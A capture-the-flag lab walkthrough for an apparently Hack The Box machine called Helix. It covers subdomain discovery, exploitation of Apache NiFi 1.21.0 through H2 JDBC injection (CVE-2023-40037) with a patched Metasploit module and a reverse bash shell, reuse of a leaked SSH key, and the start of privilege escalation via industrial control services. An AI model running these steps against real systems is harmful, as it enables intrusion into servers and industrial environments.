











1 RECON
1.1 Port Scan
rustscan -a $targetIp --ulimit 1000 -r 1-65535 -- -A -sC -PnResult:
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 60:b3:f7:6c:0b:92:ab:00:ac:e7:12:e1:d1:26:9c:1e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPTJ+LkpmuH2sQS9dhqnvmpl1NhudGQHvIxfw5Qrhj2MEU4J7VXSPAt/OPas+zeYGU8XOWgNtfnJjHEYe3XsLII=
|   256 c8:30:e6:cb:c6:cd:fc:0c:39:e5:34:04:20:07:b9:b3 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGYnLTVO7QjbF2nWYA4R9O3DaSGllmNuBdWKKZyZxMZS
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://helix.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelThe scan exposed a classic surface: SSH on 22, and HTTP on 80, which redirects to http://helix.htb/.
1.2 Webbing

The homepage positioned Helix as an industrial operator focused on PLC, DCS, and SCADA environments, plus OT/ICS security and plant incident response, which made an internal automation platform a more likely target than a standard public web app.
The major "feature" of the main page was to "START A PROJECT":

But the page never issued any requests; it was purely a decorative static design. In a HTB scenario, that hinted at looking beyond the current website.
1.3 Subdomains
Therefore, the initial foothold shifted into subdomain fuzzing:
$ gobuster vhost -u http://helix.htb --ad -w /home/Axura/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -t 50
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://helix.htb
[+] Method:                    GET
[+] Threads:                   50
[+] Wordlist:                  /home/Axura/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
[+] User Agent:                gobuster/3.8.2
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
flow.helix.htb Status: 200 [Size: 1068]
Progress: 20000 / 20000 (100.00%)
===============================================================
Finished
===============================================================
The scan revealed flow.helix.htb, which automatically redirected to http://helix.htb/nifi:

"NiFi" was the exact Java-based workflow automation platform referenced earlier during web recon.
2 WEB
2.1 Apache Nifi
The discovered flow.helix.htb host redirected into /nifi, exposing Apache NiFi, a flow-based automation and data movement platform that fits the earlier OT/ICS theme. That made it a far more promising exploit surface, since NiFi commonly sits close to operator workflows, backend data pipelines, and industrial integrations.
2.1.1 Fingerprint
The "About" menu dropped the instance details:

Official NiFi REST API exposes GET /flow/about for the instance "About" details. So accessing http://flow.helix.htb/nifi-api/flow/about also revealed fingerprint of the target:
{
  "about": {
    "title": "NiFi",
    "version": "1.21.0",
    "uri": "http://flow.helix.htb:80/nifi-api/",
    "contentViewerUrl": "../nifi-content-viewer/",
    "timezone": "UTC",
    "buildTag": "nifi-1.21.0-RC2",
    "buildRevision": "892f822",
    "buildBranch": "UNKNOWN",
    "buildTimestamp": "04/03/2023 21:28:28 UTC"
  }
}The target was running the outdated 1.21.0 release, immediately putting historical vulnerabilities back on the table.
2.1.2 CVE-2023-40037
With the 1.21.0 fingerprint confirmed, the most relevant match on CVE Details was CVE-2023-40037, which described code execution caused by insufficient validation of JDBC connection settings in Apache NiFi.
2.1.2.1 Vulnerability Overview
The official Apache NiFi security entry confirmed the match directly: 1.21.0 was affected by incomplete validation of JDBC URLs and driver settings inside NiFi database connection services.
At a high level, NiFi allows authenticated users to configure both the JDBC driver class and the JDBC connection URL for a database connection pool.
On this target, however, the API was exposed without interactive authentication. Requesting http://flow.helix.htb/nifi-api/access/config returned anonymous read/write access:
{"config":{"supportsLogin":false}}That exposed the database pool configuration API without requiring authentication, allowing arbitrary control over both the JDBC driver class and the JDBC connection URL:


In this case, the default controller service MaintenanceDB, used by the ExecuteSQL processor, was bound to MySQL:
But due to the incomplete validation, a new controller service could be created with the H2 driver and enabled directly:

Reproduction steps:
- Open http://flow.helix.htb/nifi/
- Right-click the root canvas and choose Configure
- Open the Controller Services tab and cick +
- Search
HikariCPConnectionPooland add it - Click the gear / configure icon, set:
- Database Driver Class Name =
org.h2.Driver - Database Connection URL =
jdbc:h2:mem:helixprobe
- Database Driver Class Name =
- Apply and enable
This is where the vulnerability chain becomes critical. Once the driver is switched to H2, the JDBC URL itself becomes a code execution primitive. The official H2 documentation shows that INIT=RUNSCRIPT automatically executes SQL when a connection is established, while the H2 SQL reference documents that CREATE ALIAS ... AS can define Java-backed functions directly from embedded source code.
The exploit chain was therefore extremely short:
- NiFi accepts attacker-controlled H2 connection settings
- Hikari opens the connection
- H2 executes attacker-supplied SQL on connect
- that SQL can create a Java alias and run commands.
2.1.2.2 Vulnerability Code Analysis
Nifi-1.21.0source tree: https://github.com/apache/nifi/tree/rel/nifi-1.21.0
In HikariCPConnectionPool.java, the 1.21.0 Hikari service accepted both fields with only non-empty validation:
public static final PropertyDescriptor DATABASE_URL = new PropertyDescriptor.Builder()
        .addValidator(StandardValidators.NON_EMPTY_VALIDATOR)

public static final PropertyDescriptor DB_DRIVERNAME = new PropertyDescriptor.Builder()
.addValidator(StandardValidators.NON_EMPTY_VALIDATOR)That meant org.h2.Driver and a crafted jdbc:h2: URL were not rejected at configuration time.
In the same HikariCPConnectionPool.java, those values were passed straight into the datasource when the controller service was enabled:
final String dburl = context.getProperty(DATABASE_URL).evaluateAttributeExpressions().getValue();
dataSource = new HikariDataSource();
dataSource.setDriverClassName(driverName);
dataSource.setJdbcUrl(dburl);So once we could create and enable a Hikari controller service, NiFi would hand our chosen H2 driver and JDBC URL directly to Hikari/H2.
curl -s -X POST "http://flow.helix.htb/nifi-api/process-groups/$pg/controller-services" \
    -H "Content-Type: application/json" \
-d '{"revision":{"version":0},"component":{"name":"ProbePool","type":"org.apache.nifi.dbcp.HikariCPConnectionPool","properties":{"hikaricp-driver-classname":"org.h2.Driver","hikaricp-connection-url":"jdbc:h2:mem:helix"}}}'The fix in ConnectionUrlValidator.java, DriverClassValidator.java, and ConnectionUrlValidatorTest.java makes the intended abuse path clear:
private static final Set<String> UNSUPPORTED_SCHEMES = Collections.singleton("jdbc:h2");
private static final String UNSUPPORTED_URL_SPACED = String.format(" %s ", UNSUPPORTED_URL);
assertFalse(result.isValid());By 1.23.1, NiFi explicitly blocked jdbc:h2 and even added a test for padded input, confirming that H2-based JDBC injection was the path they were trying to close.
2.1.2.3 MSF Exploitation
Instead of manual exploitation, we can use the installed Metasploit module:
exploit/linux/http/apache_nifi_h2_rceRun msfconsole -q and setup options:
use exploit/linux/http/apache_nifi_h2_rce
set RHOSTS flow.helix.htb
set VHOST flow.helix.htb
set TARGETURI /
set RPORT 80
set SSL false
set ForceExploit true
set payload cmd/unix/reverse_bash
set LHOST tun0
set LPORT 4444
runBut the first run failed to give a shell:
msf exploit(linux/http/apache_nifi_h2_rce) > set RHOSTS flow.helix.htb
RHOSTS => flow.helix.htb
msf exploit(linux/http/apache_nifi_h2_rce) > set VHOST flow.helix.htb
VHOST => flow.helix.htb
msf exploit(linux/http/apache_nifi_h2_rce) > set TARGETURI /
TARGETURI => /
msf exploit(linux/http/apache_nifi_h2_rce) > set RPORT 80
RPORT => 80
msf exploit(linux/http/apache_nifi_h2_rce) > set SSL false
SSL => false
msf exploit(linux/http/apache_nifi_h2_rce) > set ForceExploit true
ForceExploit => true
msf exploit(linux/http/apache_nifi_h2_rce) > set payload cmd/unix/reverse_bash
payload => cmd/unix/reverse_bash
msf exploit(linux/http/apache_nifi_h2_rce) > set LHOST tun0
LHOST => 10.10.13.68
msf exploit(linux/http/apache_nifi_h2_rce) > set LPORT 4444
LPORT => 4444
msf exploit(linux/http/apache_nifi_h2_rce) > run
[*] Started reverse TCP handler on 10.10.13.68:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] xx.xx.xx.xx:80 - Could not connect to web service - no response
[!] Cannot reliably check exploitability. Unable to determine if logins are supported ForceExploit is enabled, proceeding with exploitation.
[-] xx.xx.xx.xx:80 - Could not connect to web service - no response
[-] xx.xx.xx.xx:80 - Could not connect to web service - no response
[-] xx.xx.xx.xx:80 - Could not connect to web service - no response
[-] Exploit aborted due to failure: unexpected-reply: Unable to retrieve root process group
[*] Exploit completed, but no session was created.
So we checked whether the module was actually reaching the target or silently failing before the H2 stage:
curl -s http://flow.helix.htb/nifi-api/flow/process-groups/root/controller-services | jqThe response showed the Metasploit-created DBCPConnectionPool objects were stuck in INVALID state, and the important validation error pointed at a bad H2 jar path:
$ curl -s http://flow.helix.htb/nifi-api/flow/process-groups/root/controller-services \
| jq '.controllerServices[] | {name: .component.name, validationErrors: .component.validationErrors}'
{
  "name": "Gvbe6Tp",
  "validationErrors": [
    "'database-driver-locations' validated against '/opt/nifi/nifi-toolkit-current/lib/h2-2.1.214.jar' is invalid because The specified resource(s) do not exist or could not be accessed: [/opt/nifi/nifi-toolkit-current/lib/h2-2.1.214.jar]"
  ]
}
{
  "name": "V5CvcQB",
  "validationErrors": [
    "'database-driver-locations' validated against '/opt/nifi/nifi-toolkit-current/lib/h2-2.1.214.jar' is invalid because The specified resource(s) do not exist or could not be accessed: [/opt/nifi/nifi-toolkit-current/lib/h2-2.1.214.jar]"
  ]
}
{
  "name": "QbjNYvNvs7",
  "validationErrors": null
}
{
  "name": "5DKEJ2tSC",
  "validationErrors": null
}
{
  "name": "HikariCPConnectionPool",
  "validationErrors": null
}
{
  "name": "cngUhgr",
  "validationErrors": [
    "'database-driver-locations' validated against '/opt/nifi/nifi-toolkit-current/lib/h2-2.1.214.jar' is invalid because The specified resource(s) do not exist or could not be accessed: [/opt/nifi/nifi-toolkit-current/lib/h2-2.1.214.jar]"
  ]
}
{
  "name": "MaintenanceDB",
  "validationErrors": null
}
{
  "name": "BWLfzR",
  "validationErrors": [
    "'Database Connection URL' is invalid because Database Connection URL is required",
    "'Database Driver Class Name' is invalid because Database Driver Class Name is required"
  ]
}
That was the real blocker. The target already had a valid H2 service configured as MaintenanceDB, mentioned in section 2.1.2.1:

And its working driver path exposed the correct location:
"Database Driver Class Name": "org.h2.Driver",
"database-driver-locations": "/opt/nifi-1.21.0/lib/h2-2.1.214.jar"So we should patch the local Metasploit module to use the target's actual H2 jar path:
msf_path = "/opt/metasploit"   # adjust this
sed -i 's#/opt/nifi/nifi-toolkit-current/lib/h2-2.1.214.jar#/opt/nifi-1.21.0/lib/h2-2.1.214.jar#g' \
"$msf_path/modules/exploits/linux/http/apache_nifi_h2_rce.rb"Then we could just run the MSF commands again and wait for a session calling back:
msf exploit(linux/http/apache_nifi_h2_rce) > [*] Command shell session 1 opened (10.10.13.68:4444 -> 10.129.78.103:38714) at 2026-05-09 23:53:20 -0700

msf exploit(linux/http/apache_nifi_h2_rce) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               10.10.13.68:4444 -> 10.129.78.103:38714 (xx.xx.xx.xx)

msf exploit(linux/http/apache_nifi_h2_rce) > sessions 1
[*] Starting interaction with 1...

id
uid=998(nifi) gid=998(nifi) groups=998(nifi)
pwd
/opt/nifi-1.21.0
hostname
helix
script -c bash 2>/dev/null
Script started, output log file is 'typescript'.
nifi@helix:/opt/nifi-1.21.0$ tail /etc/passwd
tail /etc/passwd
tss:x:109:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:110:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:111:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
operator:x:1001:1001::/home/operator:/bin/bash
nifi:x:998:998::/opt/nifi:/usr/sbin/nologin
plc:x:997:997::/opt/ot:/usr/sbin/nologin
_laurel:x:996:996::/var/log/laurel:/bin/false
nifi@helix:/opt/nifi-1.21.0$ ls /home
ls /home
operator
nifi@helix:/opt/nifi-1.21.0$
This was the web admin account nifi, the bridge to pivot target user operator.
3 USER
3.1 Local Enumeration
After obtaining a web admin account, the first step should always be enumerating configuration/database/snapshot files under the web project path.
nifi@helix:/opt/nifi-1.21.0$ tree . -L 2
tree . -L 1
.
├── bin
│   ├── dump-nifi.bat
│   ├── nifi.cmd
│   ├── nifi-env.bat
│   ├── nifi-env.cmd
│   ├── nifi-env.sh
│   ├── nifi.sh
│   ├── run-nifi.bat
│   └── status-nifi.bat
├── conf
│   ├── archive
│   ├── authorizers.xml
│   ├── bootstrap-aws.conf
│   ├── bootstrap-azure.conf
│   ├── bootstrap.conf
│   ├── bootstrap-gcp.conf
│   ├── bootstrap-hashicorp-vault.conf
│   ├── bootstrap-notification-services.xml
│   ├── flow.json.gz
│   ├── flow.xml.gz
│   ├── logback.xml
│   ├── login-identity-providers.xml
│   ├── nifi.properties
│   ├── stateless-logback.xml
│   ├── stateless.properties
│   ├── state-management.xml
│   └── zookeeper.properties
├── content_repository
│   ├── 0
│   ├── 1
│   └── ...
├── database_repository
│   ├── nifi-flow-audit.mv.db
│   └── nifi-identity-providers.mv.db
├── docs
│   └── html
├── extensions
├── flowfile_repository
│   ├── checkpoint
│   ├── journals
│   └── swap
├── lib
│   ├── aspectj
│   ├── bootstrap
│   ├── h2-2.1.214.jar
│   └── ...
├── LICENSE
├── logs
│   ├── nifi-app_2026-01-26_15.0.log
│   └── ...
├── nifi-1.21.0 -> /opt/nifi-1.21.0
├── NOTICE
├── provenance_repository
│   ├── 0.prov
│   └── toc
├── README
├── run
│   ├── nifi.pid
│   └── nifi.status
├── state
│   └── local
├── support-bundles
│   └── operator_id_ed25519.bak
├── typescript
└── work
    ├── docs
    ├── jetty
    └── nar
Instantly found a backup SSH key support-bundles/operator_id_ed25519.bak:
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDouEevtXQL5puMEPQzMGEo/LSrbETsWVDH8B41VHNbOwAAAJhCUmdYQlJn
WAAAAAtzc2gtZWQyNTUxOQAAACDouEevtXQL5puMEPQzMGEo/LSrbETsWVDH8B41VHNbOw
AAAEBWd4qZPQ48ePEdHec/Fquwu8Apm+TkeJJTwODupeRtwui4R6+1dAvmm4wQ9DMwYSj8
tKtsROxZUMfwHjVUc1s7AAAAD3Jvb3RAbWFuYWdlbWVudAECAwQFBg==
-----END OPENSSH PRIVATE KEY-----which directly granted us a user shell as operator:
$ chmod 600 operator_id_ed25519
$ ssh -i operator_id_ed25519 [email protected]
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-164-generic x86_64)
Last login: Sun May 10 08:45:25 2026 from 10.10.13.68
operator@helix:~$ id
uid=1001(operator) gid=1001(operator) groups=1001(operator)
operator@helix:~$ ls
'control systems diagram.png'  'Operator Control & Safety Guide.pdf'   user.txt
operator@helix:~$ cat user.txt
c**********************************e
User flag captured, with serveral interesting files.
4 ROOT
4.1 Helix Service
4.1.1 Privesc Vector
The host exposed a Helix control service under /opt/helix, owned around the user root & helixsvc group , bridging the privesc path:
operator@helix:~$ ls -l /opt
total 8
drwxr-x---  9 root helixsvc 4096 May  5 10:18 helix
drwxrwxr-x 16 nifi nifi     4096 May 10 06:54 nifi-1.21.0
operator@helix:~$ getent group helixsvc
helixsvc:x:1002:plc,www-data
operator@helix:~$ id plc
uid=997(plc) gid=997(plc) groups=997(plc),1002(helixsvc)
Current foothold operator was not in helixsvc, while the service account plc was.
The machine had bugs. So check the services while they were down:
operator@helix:~$ systemctl list-units --type=service 'helix*'
  UNIT                 LOAD   ACTIVE SUB    DESCRIPTION
● helix-hmi.service    loaded failed failed Helix HMI Dashboard
● helix-plc.service    loaded failed failed Helix PLC (OPC UA)
● helix-safety.service loaded failed failed Helix Safety Controller

LOAD   = Reflects whether the unit definition was properly loaded.
ACTIVE = The high-level unit activation state, i.e. generalization of SUB.
SUB    = The low-level unit activation state, values depend on unit type.
3 loaded units listed. Pass --all to see loaded but inactive units, too.
To show all installed unit files use 'systemctl list-unit-files'.
They must work properly and listen on localhost at port 4840:
operator@helix:~$ systemctl list-units --type=service 'helix*'
  UNIT                 LOAD   ACTIVE SUB     DESCRIPTION
  helix-hmi.service    loaded active running Helix HMI Dashboard
  helix-plc.service    loaded active running Helix PLC (OPC UA)
  helix-safety.service loaded active running Helix Safety Controller

LOAD   = Reflects whether the unit definition was properly loaded.
ACTIVE = The high-level unit activation state, i.e. generalization of SUB.
SUB    = The low-level unit activation state, values depend on unit type.
3 loaded units listed. Pass --all to see loaded but inactive units, too.
To show all installed unit files use 'systemctl list-unit-files'.
operator@helix:~$ ss -lntp | grep 4840
LISTEN 0      100             127.0.0.1:4840       0.0.0.0:*
The environment appeared to revolve around several custom Helix services, particularly the PLC component running under the plc account.
The next step was therefore to enumerate how the Helix services were configured and whether any of them exposed a path to interact with or impersonate the plc account.
4.1.2 PLC
A PLC (Programmable Logic Controller) is an industrial control device used to automate machinery and physical processes.
In real environments, PLCs control things like:
- conveyor belts
- motors
- pumps
- valves
- robotic systems
- safety interlocks
They continuously read inputs (sensors, switches, temperatures, etc.) and execute programmed logic to control outputs.
In this machine, the Helix PLC service exposed an OPC UA interface, allowing clients to interact with the controller programmatically.
4.2 Operator Manuals
Those answers could be found under operator home path, where we discovered a PNG and PDF. Download:
scp -i operator_id_ed25519 "[email protected]:/home/operator/control systems diagram.png" .
scp -i operator_id_ed25519 "[email protected]:/home/operator/Operator Control & Safety Guide.pdf" .
